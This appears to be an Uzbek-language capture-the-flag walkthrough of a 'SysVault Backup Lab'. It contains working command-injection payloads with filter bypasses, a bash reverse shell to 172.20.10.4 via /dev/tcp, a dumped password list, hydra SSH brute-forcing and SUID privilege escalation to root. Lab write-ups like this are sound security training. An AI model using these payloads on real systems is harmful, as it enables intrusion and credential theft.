
```
curl "http://backup.internal.dl/?action=backup&dir=/var/backups%0acat%20/etc/passwd"
```

qo'shtirnoqlarni bo'lib yozish orqali (c'a't) filterni chetlab o'tamiz




`/var/backups $( 'c' 'a' 't' 't' /etc/passwd )`

shu usul bilan endi reverse shell uchun payload yuboramiz




```
curl "http://backup.internal.dl/?action=backup&dir=/tmp$(bas''h -c  
\"bas''h -i >& /dev/tcp/172.20.10.4/1234 0>&1\"")"
```

www-data huquqida shell olindi



```
kali@kali: ~  
Session Actions Edit View Help  
~$ nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [172.20.10.4] from (UNKNOWN) [172.17.0.2] 39384  
bash: cannot set terminal process group (33): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@1a59a54da360:/var/www/admin$ whoami  
www-data  
www-data@1a59a54da360:/var/www/admin$ saidislom
```

```
nc -lvnp 1234
```

tizim fayllarini o'rganamiz

```
Session Actions Edit View Help
kali@kali -
www-data@1a59a54da360:/var/www/admin$ ls -la /
ls -la /
total 68
drwxr-xr-x 1 root root 4096 Jul 23 11:37 .
drwxr-xr-x 1 root root 4096 Jul 23 11:37 ..
-rwxr-xr-x 1 root root 0 Jul 23 11:37 .dockerenv
lrwxrwxrwx 1 root root 7 Apr 22 2024 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Apr 22 2024 boot
drwxr-xr-x 5 root root 340 Jul 23 11:37 dev
drwxr-xr-x 1 root root 4096 Jul 23 11:37 etc
drwxr-xr-x 1 root root 4096 Feb 25 13:22 home
lrwxrwxrwx 1 root root 7 Apr 22 2024 lib -> usr/lib
drwxr-xr-x 2 root root 4096 Sep 30 2023 lib.usr-is-merged
lrwxrwxrwx 1 root root 9 Apr 22 2024 lib64 -> usr/lib64
drwxr-xr-x 2 root root 4096 Feb 10 08:05 media
drwxr-xr-x 2 root root 4096 Feb 10 08:05 mnt
drwxr-xr-x 1 www-data www-data 4096 Feb 25 15:02 opt
dr-xr-xr-x 459 root root 0 Jul 23 11:37 proc
drwx----- 1 root root 4096 Feb 25 19:13 root
drwxr-xr-x 1 root root 4096 Feb 26 10:55 run
lrwxrwxrwx 1 root root 8 Apr 22 2024 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Feb 10 08:05 srv
dr-xr-xr-x 13 root root 0 Jul 23 11:37 sys
drwxrwxrwt 1 root root 4096 Jul 23 11:37 tmp
drwxr-xr-x 1 root root 4096 Feb 10 08:05 usr
drwxr-xr-x 1 root root 4096 Feb 25 13:13 var
www-data@1a59a54da360:/var/www/admin$
```

```
ls -la /
```

/opt katalogida parollar ro'yxati (.vault_pass.txt) topildi

```
Session Actions Edit View Help
kali@kali -
www-data@1a59a54da360:/opt$ ls -la
ls -la
total 16
drwxr-xr-x 1 www-data www-data 4096 Feb 25 15:02 .
drwxr-xr-x 1 root root 4096 Jul 23 11:37 ..
-rw-r--r-- 1 www-data vault 260 Feb 25 13:24 .vault_pass.txt
drwxrwxr-x 1 root vault 4096 Feb 26 10:50 vaultlibs
www-data@1a59a54da360:/opt$ cat .vault_pass.txt
cat .vault_pass.txt
X#9mKsvL2@pQ
nR7!wZ3&eT5*
Hy6@jP2#mX8$
qB4!nW9&kL3@
Vz8#cr5$XJ2!
mT3@bY7!pN6&
Kw5$Hm2#fQ9@
eL8!vX4&nB6*
Rj2@cT7#wP5$
uN9&mK3!xZ4@
Fb6#yH8$QW2!
sG4@tL5&rJ9*
Dp7!kM3#bX6@
aC2$Vn8!wQ5&
Xt9@eR4#hL7$
oW3&jB6!mT2#
Yk8$PZ5@cN4!
iH2#xQ9&fR7*
Mn5!bL3$VW8@
Gq4@tX7#eK2&
www-data@1a59a54da360:/opt$
```

```
cat /opt/.vault_pass.txt
```

topilgan parollarni brute-force uchun faylga saqlab olamiz

```
(saidislom@kali) - [Workspace]
$ cat passwords.txt
X#9mKsvL2@pQ
nR7!wZ3SeT5*
Hy6@jP2#mX8$
qB4!nW9SkL3@
Vz8#cR5sxJ2!
mT3@bY7!pN6G
Kw5ShM2#fQ9@
eL8!vX4SnB6*
Rj2@cT7#wP5$
uN9SmK3!xZ4@
Fb6#yH8sqW2!
sG4@tL5SrJ9*
Dp7!kM3#bX6@
aC2$vn8!wQ5G
Xt9@eR4#hL7$
oW3GjB6!mT2#
Yk8SpZ5@cN4!
iH2#xQ9Sfr7*
Mn5!bL3$VW8@
Gq4@tX7#eK2G

(saidislom@kali) - [Workspace]
$
```

```
cat passwords.txt
```

hydra yordamida vault foydalanuvchisining SSH parolini topamiz

```
(saidislom@kali) - [Workspace]
$ hydra -l vault -P passwords.txt ssh://172.17.0.2
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-23 23:08:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:1/p:20), ~2 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: vault  password: Yk8SpZ5@cN4!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-23 23:08:27

(saidislom@kali) - [Workspace]
$
```

```
hydra -l vault -P passwords.txt ssh://172.17.0.2
```

topilgan parol bilan SSH orqali vault foydalanuvchisi sifatida kiramiz

```
Session Actions Edit View Help
vault@1a59a54da360:~$ hydra -l vault -P passwords.txt ssh://172.17.0.2
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-23 23:09:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:1/p:20), ~2 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: vault password: Yk8$pZ5@cN4!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-23 23:09:48

(saidislom@kali)-[Workspace]
$ ssh vault@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:53UNLba5p+VV08GyEzgMGnt7RwXqCoatKe8NLLZTYis
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
vault@172.17.0.2's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Feb 26 10:55:44 2026 from 172.17.0.1
vault@1a59a54da360:~$ whoami
vault
vault@1a59a54da360:~$ saidislom
```

ssh vault@172.17.0.2

flag.txt faylini o'qiymiz

```
Session Actions Edit View Help
flag.txt
vault@1a59a54da360:~$ cat flag.txt

SYSVAULT

-----
🔑 CHALLENGE FLAG — SysVault Backup Lab
-----

FLAG{CMD_1NJ3CT10N_M45T3R_W4F_BYP4SS3D}

-----
Techniques required to reach this file:
-----

[✓] 1. Bypass WAF operator filter
    → Used newline (%C) instead of ; && ||

[✓] 2. Bypass space blacklist
    → Used $IFS instead of space

[✓] 3. Bypass command blacklist
    → Used quotes: c'a't, or base64 encoding
    or reversed command: $(rev<<'tac')

[✓] 4. Read this file
    → /flag.txt

-----
Congratulations! You have demonstrated:
- WAF evasion
- Blacklist bypass (spaces, commands, operators)
- OS command injection via shell_exec()
-----
vault@1a59a54da360:~$ saidislom
```

cat flag.txt

root huquqiga o'tish uchun SUID fayllarni qidiramiz

```
Session Actions Edit View Help
vault@1a59a54da360:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/newgrp
/usr/local/bin/vaultctl
vault@1a59a54da360:~$ saidislom
```

```
find / -perm -4000 2>/dev/null
```

/usr/local/bin/vaultctl orqali root huquqi qo'lga kiritildi

```
Session Actions Edit View Help
root@1a59a54da360:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/newgrp
/usr/local/bin/vaultctl
vault@1a59a54da360:~$ ls -la /usr/local/bin/vaultctl
-rwsr-xr-- 1 root vault 16136 Feb 25 15:00 /usr/local/bin/vaultctl
vault@1a59a54da360:~$ file /usr/local/bin/vaultctl
-bash: file: command not found
vault@1a59a54da360:~$ vaultctl
root@1a59a54da360:~# whoami
root
root@1a59a54da360:~# id
uid=0(root) gid=0(root) groups=0(root),100(users),1001(vault)
root@1a59a54da360:~# saidislom
```

```
ls -la /usr/local/bin/vaultctl
vaultctl
```

```
whoami # -> root  
id # -> uid=0(root) gid=0(root)
```